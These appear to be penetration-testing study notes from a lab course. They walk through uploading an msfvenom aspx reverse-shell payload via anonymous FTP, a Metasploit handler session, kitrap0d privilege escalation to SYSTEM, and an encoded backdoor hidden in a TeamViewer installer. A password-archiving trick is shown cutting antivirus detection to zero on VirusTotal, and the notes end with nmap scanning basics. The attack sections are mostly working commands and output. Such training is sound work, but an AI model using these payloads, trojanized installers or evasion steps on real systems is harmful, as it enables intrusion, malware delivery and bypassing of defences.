Suppose you have found an open FTP port that either had weak creds or was open to Anonymous login by accident. Now, suppose that the FTP server itself is linked to a webs service running on port tcp/80 of the same machine and that all of the files found in the FTP root dir can be viewed in the web-service’s /uploads dir. Also suppose that the web service does not have any checks for what you are allowed to run on it as a client.
Suppose you are hypothetically allowed to call anything from the web service. In that case, you can upload a PHP shell directly through the FTP server and access it from the web, triggering the payload and allowing you to receive a reverse TCP connection from the victim machine.
Scanning the Target
d41y@htb[/htb]$ nmap -sV -T4 -p- 10.10.10.5
<SNIP>
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
80/tcp open http Microsoft IIS httpd 7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
FTP Anonymous Access
d41y@htb[/htb]$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password: ******
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17 02:06AM <DIR> aspnet_client
03-17-17 05:37PM 689 iisstart.htm
03-17-17 05:37PM 184946 welcome.png
226 Transfer complete.
Noticing the aspnet_client, you realize that the box will be able to run .apsx reverse shells. Luckily for you, msfvenom can do just that without any issues.
Generating Payload
d41y@htb[/htb]$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.5 LPORT=1337 -f aspx > reverse_shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2819 bytes
...
d41y@htb[/htb]$ ls
Desktop Documents Downloads my_data Postman PycharmProjects reverse_shell.aspx Templates
Now, you only need to naviagte to http://10.10.10.5/reverse_shell.aspx and it will trigger the .apsx payload. Before you do that, however, you should start a listener on msfconsole so that the reverse connection request gets caught inside it.
MSF - Setting Up Multi/Handler
d41y@htb[/htb]$ msfconsole -q
msf6 > use multi/handler
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
Name Current Setting Required Description
---- --------------- -------- -----------
Exploit target:
Id Name
-- ----
0 Wildcard Target
msf6 exploit(multi/handler) > set LHOST 10.10.14.5
LHOST => 10.10.14.5
msf6 exploit(multi/handler) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.5:1337
Executing the Payload
Now you can trigger the .aspx payload on the web service. Doing so will load absolutely nothing visually speaking on the page, but looking back at your multi/handler, you would have received a connection. You should ensure that your .apsx file does not contain HTML, so you will only see a blank web page. However, the payload is executed in the background anyway.
MSF - Meterpreter Shell
<...SNIP...>
[*] Started reverse TCP handler on 10.10.14.5:1337
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.5:1337 -> 10.10.10.5:49157) at 2020-08-28 16:33:14 +0000
meterpreter > getuid
Server username: IIS APPPOOL\Web
meterpreter >
[*] 10.10.10.5 - Meterpreter session 1 closed. Reason: Died
Local Exploit Suggester
There is a module called the “Local Exploit Suggester”. You will be using this module for this example, as the meterpreter shell landed on the IIS APPOOL\Web user, which naturally does not have many permissions. Furthermore, running the sysinfo command shows you that the system is of x86 bit architecture, giving you even more reason to trust the Local Exploit Suggester.
MSF - Searching for Local Exploit Suggester
msf6 > search local exploit suggester
<...SNIP...>
2375 post/multi/manage/screenshare normal No Multi Manage the screen of the target meterpreter session
2376 post/multi/recon/local_exploit_suggester normal No Multi Recon Local Exploit Suggester
2377 post/osx/gather/apfs_encrypted_volume_passwd 2018-03-21 normal Yes Mac OS X APFS Encrypted Volume Password Disclosure
<SNIP>
msf6 exploit(multi/handler) > use 2376
msf6 post(multi/recon/local_exploit_suggester) > show options
Module options (post/multi/recon/local_exploit_suggester):
Name Current Setting Required Description
---- --------------- -------- -----------
SESSION yes The session to run this module on
SHOWDESCRIPTION false yes Displays a detailed description for the available exploits
msf6 post(multi/recon/local_exploit_suggester) > set session 2
session => 2
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 31 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
Having these results in front of you, you can easily pick one of them to test out. If the one you chose is not valid after all, move on to the next. Not all checks are 100% accurate, and not all variables are the same. Going down the list, bypassauc_eventvwr fails due to the IIS user not being a part of the administrator’s group, which is the default and expected. The second option, ms10_015_kitrap0d, does the trick.
MSF - Local PrivEsc
msf6 exploit(multi/handler) > search kitrap0d
Matching Modules
================
# Name Disclosure Date Rank Check Description
- ---- --------------- ---- ----- -----------
0 exploit/windows/local/ms10_015_kitrap0d 2010-01-19 great Yes Windows SYSTEM Escalation via KiTrap0D
msf6 exploit(multi/handler) > use 0
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options
Module options (exploit/windows/local/ms10_015_kitrap0d):
Name Current Setting Required Description
---- --------------- -------- -----------
SESSION 2 yes The session to run this module on.
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST tun0 yes The listen address (an interface may be specified)
LPORT 1338 yes The listen port
Exploit target:
Id Name
-- ----
0 Windows 2K SP4 - Windows 7 (x86)
msf6 exploit(windows/local/ms10_015_kitrap0d) > set LPORT 1338
LPORT => 1338
msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 3
SESSION => 3
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.14.5:1338
[*] Launching notepad to host the exploit...
[+] Process 3552 launched.
[*] Reflectively injecting the exploit DLL into 3552...
[*] Injecting exploit into 3552 ...
[*] Exploit injected. Injecting payload into 3552...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176195 bytes) to 10.10.10.5
[*] Meterpreter session 4 opened (10.10.14.5:1338 -> 10.10.10.5:49162) at 2020-08-28 17:15:56 +0000
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Firewall and IDS/IPS Evasion
Endpoint Protection
… refers to any localized device or service whose sole purpose is to protect a single host on the network. The host can be a personal computer, a corporate workstation, or a server in a network’s De-Militarized Zone.
Endpoint protection usually comes in the form of software packs which include Antivirus Protection, Antimalware Protection, Firewall, and Anti-DDoS all in one, under the same software package. You are better familiarized with this form than the latter, as most of you are running endpoint protection software on your PCs at home or the workstations at your workplace.
Perimeter Protection
… usually comes in physical or virtualized devices on the network perimeter edge. These edge devices themselves provide access inside of the network from the outside, in other terms, from public to private.
Between these two zones, on some occasions, you will also find a third one, called the DMZ. This is a lower-security policy level zone than the inside networks’, but with a higher trust level than the outside zone, which is the vast internet. This is the virtual space where public-facing servers are housed, which push and pull data for public clients from the internet but are also managed from the inside and updated with patches, information, and other data to keep the served information up to date and satisfy the customers of the servers.
Security Policies
… are the drive behind every well-maintained security posture of any network. They function the same way as ACL do. They are essentially a list of allow and deny statements that dictate how traffic or files can exist within a network boundary. Multiple lists can act upon multiple network parts, allowing for flexibility within a configuration. These lists can also target different features of the network and hosts, depending on where they reside.
Evasion Techniques
Msfvenom offers the option of using executable templates. This allows you to use some pre-set templates for executable files, inject your payload into them, and use any executable as a platform from which you can launch your attack. You can embed the shellcode into any installer, package, or programm that you have at hand, hiding the payload shellcode deep within the legitimate code of the actual product. This greatyl obfuscates your malicious code and, more importantly, lowers your detection chances. There are many valid combinations between actual, legitimate executable files, your different encoding schemes, and your different payload shellcode variants. This generates what is called a backdoored executable.
d41y@htb[/htb]$ msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -x ~/Downloads/TeamViewer_Setup.exe -e x86/shikata_ga_nai -a x86 --platform windows -o ~/Desktop/TeamViewer_Setup.exe -i 5
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai succeeded with size 54 (iteration=1)
x86/shikata_ga_nai succeeded with size 81 (iteration=2)
x86/shikata_ga_nai succeeded with size 108 (iteration=3)
x86/shikata_ga_nai succeeded with size 135 (iteration=4)
x86/shikata_ga_nai chosen with final size 135
Payload size: 135 bytes
Saved as: /home/user/Desktop/TeamViewer_Setup.exe
… and:
d41y@htb[/htb]$ ls
Pictures-of-cats.tar.gz TeamViewer_Setup.exe Cake_recipes
For the most part, when a target launches a backdoored executable, nothing will appear to happen, which can raise suspicions in some cases. To improve your chances, you need to trigger the continuation of the normal execution of the launched app while pulling the payload in a separate thread from the main app. You do so with the -k flag as it appears above. However, even with the -k flag running, the target will only notice the running backdoor if they launch the backdoored executable template from a CLI environment. If they do so, a separate window will pop up with the payload, which will not close until you finish running the payload session interaction on the target.
Archives
Archiving a piece of information such as a file, folder, script, executable, picture, or document and placing a password on the archive bypasses a lot of common AV signatures today. However, the downside of this process is that they will be raised as notifications in the AV alarm dashboard as beind unable to be scanned due to being locked with a password. An admin can choose to manually inspect these archives to determine if they are malicious or not.
Generating Payload
d41y@htb[/htb]$ msfvenom windows/x86/meterpreter_reverse_tcp LHOST=10.10.14.2 LPORT=8080 -k -e x86/shikata_ga_nai -a x86 --platform windows -o ~/test.js -i 5
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 27 (iteration=0)
x86/shikata_ga_nai succeeded with size 54 (iteration=1)
x86/shikata_ga_nai succeeded with size 81 (iteration=2)
x86/shikata_ga_nai succeeded with size 108 (iteration=3)
x86/shikata_ga_nai succeeded with size 135 (iteration=4)
x86/shikata_ga_nai chosen with final size 135
Payload size: 135 bytes
Saved as: /home/user/test.js
… and:
d41y@htb[/htb]$ cat test.js
�+n"����t$�G4ɱ1zz��j�V6����ic��o�Bs>��Z*�����9vt��%��1�
<...SNIP...>
�Qa*�����RW�%Š.\�=;.l�T���XF���T��
If you check against VirusTotal to get a detection baseline from the payload you generated, the results will be the following:
d41y@htb[/htb]$ msf-virustotal -k <API key> -f test.js
[*] WARNING: When you upload or otherwise submit content, you give VirusTotal
[*] (and those we work with) a worldwide, royalty free, irrevocable and transferable
[*] licence to use, edit, host, store, reproduce, modify, create derivative works,
[*] communicate, publish, publicly perform, publicly display and distribute such
[*] content. To read the complete Terms of Service for VirusTotal, please go to the
[*] following link:
[*] https://www.virustotal.com/en/about/terms-of-service/
[*]
[*] If you prefer your own API key, you may obtain one at VirusTotal.
[*] Enter 'Y' to acknowledge: Y
[*] Using API key: <API key>
[*] Please wait while I upload test.js...
[*] VirusTotal: Scan request successfully queued, come back later for the report
[*] Sample MD5 hash : 35e7687f0793dc3e048d557feeaf615a
[*] Sample SHA1 hash : f2f1c4051d8e71df0741b40e4d91622c4fd27309
[*] Sample SHA256 hash : 08799c1b83de42ed43d86247ebb21cca95b100f6a45644e99b339422b7b44105
[*] Analysis link: https://www.virustotal.com/gui/file/<SNIP>/detection/f-<SNIP>-1652167047
[*] Requesting the report...
[*] Received code 0. Waiting for another 60 seconds...
[*] Analysis Report: test.js (11 / 59): <...SNIP...>
====================================================================================================
Antivirus Detected Version Result Update
--------- -------- ------- ------ ------
ALYac true 1.1.3.1 Exploit.Metacoder.Shikata.Gen 20220510
AVG true 21.1.5827.0 Win32:ShikataGaNai-A [Trj] 20220510
Acronis false 1.2.0.108 20220426
Ad-Aware true 3.0.21.193 Exploit.Metacoder.Shikata.Gen 20220510
AhnLab-V3 false 3.21.3.10230 20220510
Antiy-AVL false 3.0 20220510
Arcabit false 1.0.0.889 20220510
Avast true 21.1.5827.0 Win32:ShikataGaNai-A [Trj] 20220510
Avira false 8.3.3.14 20220510
Baidu false 1.0.0.2 20190318
BitDefender true 7.2 Exploit.Metacoder.Shikata.Gen 20220510
BitDefenderTheta false 7.2.37796.0 20220428
Bkav false 1.3.0.9899 20220509
CAT-QuickHeal false 14.00 20220510
CMC false 2.10.2019.1 20211026
ClamAV true 0.105.0.0 Win.Trojan.MSShellcode-6360729-0 20220509
Comodo false 34607 20220510
Cynet false 4.0.0.27 20220510
Cyren false 6.5.1.2 20220510
DrWeb false 7.0.56.4040 20220510
ESET-NOD32 false 25243 20220510
Emsisoft true 2021.5.0.7597 Exploit.Metacoder.Shikata.Gen (B) 20220510
F-Secure false 18.10.978.51 20220510
FireEye true 35.24.1.0 Exploit.Metacoder.Shikata.Gen 20220510
Fortinet false 6.2.142.0 20220510
GData true A:25.33002B:27.27300 Exploit.Metacoder.Shikata.Gen 20220510
Gridinsoft false 1.0.77.174 20220510
Ikarus false 6.0.24.0 20220509
Jiangmin false 16.0.100 20220509
K7AntiVirus false 12.12.42275 20220510
K7GW false 12.12.42275 20220510
Kaspersky false 21.0.1.45 20220510
Kingsoft false 2017.9.26.565 20220510
Lionic false 7.5 20220510
MAX true 2019.9.16.1 malware (ai score=89) 20220510
Malwarebytes false 4.2.2.27 20220510
MaxSecure false 1.0.0.1 20220510
McAfee false 6.0.6.653 20220510
McAfee-GW-Edition false v2019.1.2+3728 20220510
MicroWorld-eScan true 14.0.409.0 Exploit.Metacoder.Shikata.Gen 20220510
Microsoft false 1.1.19200.5 20220510
NANO-Antivirus false 1.0.146.25588 20220510
Panda false 4.6.4.2 20220509
Rising false 25.0.0.27 20220510
SUPERAntiSpyware false 5.6.0.1032 20220507
Sangfor false 2.14.0.0 20220507
Sophos false 1.4.1.0 20220510
Symantec false 1.17.0.0 20220510
TACHYON false 2022-05-10.02 20220510
Tencent false 1.0.0.1 20220510
TrendMicro false 11.0.0.1006 20220510
TrendMicro-HouseCall false 10.0.0.1040 20220510
VBA32 false 5.0.0 20220506
ViRobot false 2014.3.20.0 20220510
VirIT false 9.5.191 20220509
Yandex false 5.5.2.24 20220428
Zillya false 2.0.0.4627 20220509
ZoneAlarm false 1.0 20220510
Zoner false 2.2.2.0 20220509
Now, try archiving it two times, passwording both archives upon creation, and removing the .rar/.zip/.7z extension from their names.
Archiving the Payload
d41y@htb[/htb]$ wget https://www.rarlab.com/rar/rarlinux-x64-612.tar.gz
d41y@htb[/htb]$ tar -xzvf rarlinux-x64-612.tar.gz && cd rar
d41y@htb[/htb]$ rar a ~/test.rar -p ~/test.js
Enter password (will not be echoed): ******
Reenter password: ******
RAR 5.50 Copyright (c) 1993-2017 Alexander Roshal 11 Aug 2017
Trial version Type 'rar -?' for help
Evaluation copy. Please register.
Creating archive test.rar
Adding test.js OK
Done
...
d41y@htb[/htb]$ ls
test.js test.rar
Removing the .rar Extension
d41y@htb[/htb]$ mv test.rar test
d41y@htb[/htb]$ ls
test test.js
Archiving the Payload again
d41y@htb[/htb]$ rar a test2.rar -p test
Enter password (will not be echoed): ******
Reenter password: ******
RAR 5.50 Copyright (c) 1993-2017 Alexander Roshal 11 Aug 2017
Trial version Type 'rar -?' for help
Evaluation copy. Please register.
Creating archive test2.rar
Adding test OK
Done
Removing the .rar Extension
d41y@htb[/htb]$ mv test2.rar test2
d41y@htb[/htb]$ ls
test test2 test.js
The test2 file is the final .rar archive with the extension deleted from the name. After that, you can proceed to upload it on VirusTotal for another check.
d41y@htb[/htb]$ msf-virustotal -k <API key> -f test2
[*] Using API key: <API key>
[*] Please wait while I upload test2...
[*] VirusTotal: Scan request successfully queued, come back later for the report
[*] Sample MD5 hash : 2f25eeeea28f737917e59177be61be6d
[*] Sample SHA1 hash : c31d7f02cfadd87c430c2eadf77f287db4701429
[*] Sample SHA256 hash : 76ec64197aa2ac203a5faa303db94f530802462e37b6e1128377315a93d1c2ad
[*] Analysis link: https://www.virustotal.com/gui/file/<SNIP>/detection/f-<SNIP>-1652167804
[*] Requesting the report...
[*] Received code 0. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Received code -2. Waiting for another 60 seconds...
[*] Analysis Report: test2 (0 / 49): 76ec64197aa2ac203a5faa303db94f530802462e37b6e1128377315a93d1c2ad
=================================================================================================
Antivirus Detected Version Result Update
--------- -------- ------- ------ ------
ALYac false 1.1.3.1 20220510
Acronis false 1.2.0.108 20220426
Ad-Aware false 3.0.21.193 20220510
AhnLab-V3 false 3.21.3.10230 20220510
Antiy-AVL false 3.0 20220510
Arcabit false 1.0.0.889 20220510
Avira false 8.3.3.14 20220510
BitDefender false 7.2 20220510
BitDefenderTheta false 7.2.37796.0 20220428
Bkav false 1.3.0.9899 20220509
CAT-QuickHeal false 14.00 20220510
CMC false 2.10.2019.1 20211026
ClamAV false 0.105.0.0 20220509
Comodo false 34606 20220509
Cynet false 4.0.0.27 20220510
Cyren false 6.5.1.2 20220510
DrWeb false 7.0.56.4040 20220510
ESET-NOD32 false 25243 20220510
Emsisoft false 2021.5.0.7597 20220510
F-Secure false 18.10.978.51 20220510
FireEye false 35.24.1.0 20220510
Fortinet false 6.2.142.0 20220510
Gridinsoft false 1.0.77.174 20220510
Jiangmin false 16.0.100 20220509
K7AntiVirus false 12.12.42275 20220510
K7GW false 12.12.42275 20220510
Kingsoft false 2017.9.26.565 20220510
Lionic false 7.5 20220510
MAX false 2019.9.16.1 20220510
Malwarebytes false 4.2.2.27 20220510
MaxSecure false 1.0.0.1 20220510
McAfee-GW-Edition false v2019.1.2+3728 20220510
MicroWorld-eScan false 14.0.409.0 20220510
NANO-Antivirus false 1.0.146.25588 20220510
Panda false 4.6.4.2 20220509
Rising false 25.0.0.27 20220510
SUPERAntiSpyware false 5.6.0.1032 20220507
Sangfor false 2.14.0.0 20220507
Symantec false 1.17.0.0 20220510
TACHYON false 2022-05-10.02 20220510
Tencent false 1.0.0.1 20220510
TrendMicro-HouseCall false 10.0.0.1040 20220510
VBA32 false 5.0.0 20220506
ViRobot false 2014.3.20.0 20220510
VirIT false 9.5.191 20220509
Yandex false 5.5.2.24 20220428
Zillya false 2.0.0.4627 20220509
ZoneAlarm false 1.0 20220510
Zoner false 2.2.2.0 20220509
As you can see from the above, this is an excellent way to transfer data both to and from the target host.
Packers
The term “packer” refers to the result of an executable compression process where the payload is packed together with an executable program and with the decompression code in one single file. When run, the decompression code returns the backdoored executable to its original state, allowing for yet another layer of protection against file scanning mechanisms on target hosts. This process takes place transparently for the compressed executable to be run the same way as the original executable while retaining all of the original functionality. In addition, msfvenom provides the ability to compress and change the file structure of a backdoored executable and encrypt the underlying process structure.
Popular packer software:
- UPX packer
- The Enigma Protector
- MPRESS
- Alternate EXE Packer
- ExeStealth
- Morphine
- MEW
- Themida
Network Enumeration with Nmap
danger
Use nmap with caution!
A default nmap TCP scan will scan the 1000 most popular ports on a given machine. This port scan will create around 72 KB of traffic. Probing all 65535 ports generates around 4 MB of traffic. Doing that for a class C network (254 hosts) will result in sending over 1 GB of traffic!
Host Discovery
When you need to conduct an internal pentest for the entire network of a company, then you should, first of all, get an overview of which systems are online that you can work with. To actively discover such systems on the network, you can use various nmap host discovery options. There are many options nmap provides to determine whether your target is alive or not. The most effective host discovery method is to use ICMP echo requests.
It is always recommended to store every single scan. This can later be used for comparison, documentation, and reporting. After all, different tools may produce different results. Therefore it can be beneficial to distinguish which tool procudes which result.
Scan Network Range
d41y@htb[/htb]$ sudo nmap 10.129.2.0/24 -sn -oA tnet | grep for | cut -d" " -f5
10.129.2.4
10.129.2.10
10.129.2.11
10.129.2.18
10.129.2.19
10.129.2.20
10.129.2.28
# 10.129.2.0/24: target network range
# -sn: disables port scanning
# -oA tnet: stores the results in all formats starting with the name 'tnet'
This scanning method works only if the firewall of the hosts allow it. Otherwise, you can use other scanning techniques to find out if the hosts are active or not.
Scan IP List
During an internal pentest, it is not uncommon for you to be provided with an IP list with the host you need to test. Nmap also gives you the option of working with lists and reading the hosts from this list instead of manually defining or typing them in.
Such a list could look something like this:
d41y@htb[/htb]$ cat hosts.lst
10.129.2.4
10.129.2.10
10.129.2.11
10.129.2.18
10.129.2.19
10.129.2.20
10.129.2.28
If you use the same scanning technique on the predefined list, the command will look like this:
d41y@htb[/htb]$ sudo nmap -sn -oA tnet -iL hosts.lst | grep for | cut -d" " -f5
10.129.2.18
10.129.2.19
10.129.2.20
# -iL: performs defined scans against targets in provided 'hosts.txt' list
In this example, you see that only 3 of 7 hosts are active. This may mean that the other hosts ignore the default ICMP echo requests because of their firewall configuration. Since nmap does not receive a response, it marks those hosts as inactive.
Scan Multiple IPs
It can also happen that you only need to scan a small part of a network. An alternative to the method you used last time is to specify mulitple IP addresses.
d41y@htb[/htb]$ sudo nmap -sn -oA tnet 10.129.2.18 10.129.2.19 10.129.2.20| grep for | cut -d" " -f5
10.129.2.18
10.129.2.19
10.129.2.20
If these IP addresses are next to each other, you can also define the range in the respective octet.
d41y@htb[/htb]$ sudo nmap -sn -oA tnet 10.129.2.18-20| grep for | cut -d" " -f5
10.129.2.18
10.129.2.19
10.129.2.20
Scan Single IP
Before you scan a single host for open ports and its services, you first have to determine if it is alive or not.
d41y@htb[/htb]$ sudo nmap 10.129.2.18 -sn -oA host
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-14 23:59 CEST
Nmap scan report for 10.129.2.18
Host is up (0.087s latency).
MAC Address: DE:AD:00:00:BE:EF
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
If you disable port scan, nmap automatically ping scans with ICMP echo requests. Once such a request is sent, you usually expect an ICMP reply if the pinged host is alive. The more interesting fact is that your previous scans did not do that because before nmap could send an ICMP echo request, it would send an ARP ping resulting in an ARP reply. You can confirm this with the --packet-trace option. To ensure that ICMP echo requests are sent, you also define the option -PE for this.
d41y@htb[/htb]$ sudo nmap 10.129.2.18 -sn -oA host -PE --packet-trace
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 00:08 CEST
SENT (0.0074s) ARP who-has 10.129.2.18 tell 10.10.14.2
RCVD (0.0309s) ARP reply 10.129.2.18 is-at DE:AD:00:00:BE:EF
Nmap scan report for 10.129.2.18
Host is up (0.023s latency).
MAC Address: DE:AD:00:00:BE:EF
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
# --packet-trace: shows all packets sent and received
Another way to determine why nmap has your target marked as “alive” is with the --reason option.
d41y@htb[/htb]$ sudo nmap 10.129.2.18 -sn -oA host -PE --reason
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 00:10 CEST
SENT (0.0074s) ARP who-has 10.129.2.18 tell 10.10.14.2
RCVD (0.0309s) ARP reply 10.129.2.18 is-at DE:AD:00:00:BE:EF
Nmap scan report for 10.129.2.18
Host is up, received arp-response (0.028s latency).
MAC Address: DE:AD:00:00:BE:EF
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
# --reason: displays the reason for specific result
You can see here that nmap does indeed detect whether the host is alive or not through the ARP request and ARP reply alone. To disable ARP requests and scan you target with the desired ICMP echo request, you can disable ARP pings by setting the --disable-arp-ping option. Then you can scan your target again and look at the packets sent and received.
d41y@htb[/htb]$ sudo nmap 10.129.2.18 -sn -oA host -PE --packet-trace --disable-arp-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 00:12 CEST
SENT (0.0107s) ICMP [10.10.14.2 > 10.129.2.18 Echo request (type=8/code=0) id=13607 seq=0] IP [ttl=255 id=23541 iplen=28 ]
RCVD (0.0152s) ICMP [10.129.2.18 > 10.10.14.2 Echo reply (type=0/code=0) id=13607 seq=0] IP [ttl=128 id=40622 iplen=28 ]
Nmap scan report for 10.129.2.18
Host is up (0.086s latency).
MAC Address: DE:AD:00:00:BE:EF
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
Host and Port Scannnig
There are a total of 6 different states for a scanned port you can obtain:
| State | Description |
|---|---|
open | indicates that the connection to the scanned port has been established; these connections can be TCP connections, UDP datagrams, as well as SCTP associations |
closed | when the port is shown as closed, TCP protocol indicates that the packet you received back contains an RST flag; this scanning method can also be used to determine if your target is alive or not |
filtered | nmap cannot correctly identify whether the scanned port is open or closed because either no response is returned from the target for the port or you get an error code from the target |
unfiltered | this state of port only occurs during the TCP-ACK scan and means that the port is accessible, but it cannot be determined whether it is open or closed |
open|filtered | if you do not get a response for a specific port, nmap will set it to that state; this indicates that a firewall or packet filter may protect the port |
closed|filtered | this state only occurs in the IP ID idle scans and indicates that it was impossible to determine if the scanned port is closed or filtered by a firewall |
Discovering Open TCP Ports
Scanning Top 10 TCP Ports
d41y@htb[/htb]$ sudo nmap 10.129.2.28 --top-ports=10
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:36 CEST
Nmap scan report for 10.129.2.28
Host is up (0.021s latency).
PORT STATE SERVICE
21/tcp closed ftp
22/tcp open ssh
23/tcp closed telnet
25/tcp open smtp
80/tcp open http
110/tcp open pop3
139/tcp filtered netbios-ssn
443/tcp closed https
445/tcp filtered microsoft-ds
3389/tcp closed ms-wbt-server
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 1.44 seconds
# --top-ports=10: scans the specified top ports that have been defined as most frequent
You see that you only scanned the top 10 TCP ports of your target, and nmap displays their state accordingly. If you trace the packets nmap sends, you will see the RST flag on TCP port 21 that your target sends back to you.
Nmap - Trace the Packets
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 21 --packet-trace -Pn -n --disable-arp-ping
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:39 CEST
SENT (0.0429s) TCP 10.10.14.2:63090 > 10.129.2.28:21 S ttl=56 id=57322 iplen=44 seq=1699105818 win=1024 <mss 1460>
RCVD (0.0573s) TCP 10.129.2.28:21 > 10.10.14.2:63090 RA ttl=64 id=0 iplen=40 seq=0 win=0
Nmap scan report for 10.11.1.28
Host is up (0.014s latency).
PORT STATE SERVICE
21/tcp closed ftp
MAC Address: DE:AD:00:00:BE:EF (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds
# --packet-trace: shows all packets sent and received
# --disable-arp-ping: disables arp ping
# -n: disables DNS resolution
You can see from the SENT line that you sent a TCP packet with the SYN flag to your target. In the next RCVD line, you can see that the target responds with a TCP packet containing the RST and ACK flags. RST and ACK flags are used to acknowledge receipt of the TCP packet and to end the TCP session.
Connect Scan
… uses the TCP three-way handshake to determine if a specific port on a target host is open or closed. The scan sends a SYN packet to the target port and waits for a response. It is considered open if the target port responds with a SYN-ACK packet and closed if it responds with a RST packet.
The Connect scan is highly accurate because it completes the three-way handshake, allowing you to determine the exact state of a port. However, it is not the most stealthy. In fact, the Connect scan is one of the least stealthy techniques, as it fully establishes a connection, which creates logs on most systems and is easily detected by modern IDS/IPS solutions. That said, the Connect scan can still be useful in certain situations, particularly when accuracy is a priority, and the goal is to map the network without causing significant disruption to services. Since the scan fully establishes a TCP connection, it interacts cleanly with services, making it less likely to cause service errors or instability compared to more intrusive scans. While it is not the most stealthy method, it is sometimes considered a more “polite” scan because it behaves like a normal client connection, thus having minimal impact on the target services.
It is also useful when the target host has a firewall that drops incoming packets but allows outgoing packets. In this case, a Connect scan can bypass the firewall and accurately determine the state of the target ports. However, it is important to note that the Connect scan is slower than other types because it requires the scanner to wait for a response from the target after each packet it sends, which could take some time if the target is busy or unresponsive.
Scans like the SYN scan are generally considered more stealthy because they do not complete the full handshake, leaving the connection incomplete after sending the initial SYN packet. This minimizes the chance of triggering connection logs while still gathering port state information. Advanced IDS/IPS systems, however, have adapted to detect even these subtle techniques.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 443 --packet-trace --disable-arp-ping -Pn -n --reason -sT
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 16:26 CET
CONN (0.0385s) TCP localhost > 10.129.2.28:443 => Operation now in progress
CONN (0.0396s) TCP localhost > 10.129.2.28:443 => Connected
Nmap scan report for 10.129.2.28
Host is up, received user-set (0.013s latency).
PORT STATE SERVICE REASON
443/tcp open https syn-ack
Nmap done: 1 IP address (1 host up) scanned in 0.04 seconds
# -sT: TCP Connect scan
Filtered Ports
When a port is shown as filtered, it can have several reasons. In most cases, firewalls have certain rules set to handle specific connections. The packets can either be dropped, or rejected. When a packet gets dropped, nmap receives no response from your target, and by default, the retry rate (--max-retries) is set to 10. This means nmap will resend the request to the target port to determine if the previous packet was accidently mishandled or not.
d41y@htb[/htb]$ sudo nmap 10.129.2.28 -p 139 --packet-trace -n --disable-arp-ping -Pn
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-15 15:45 CEST
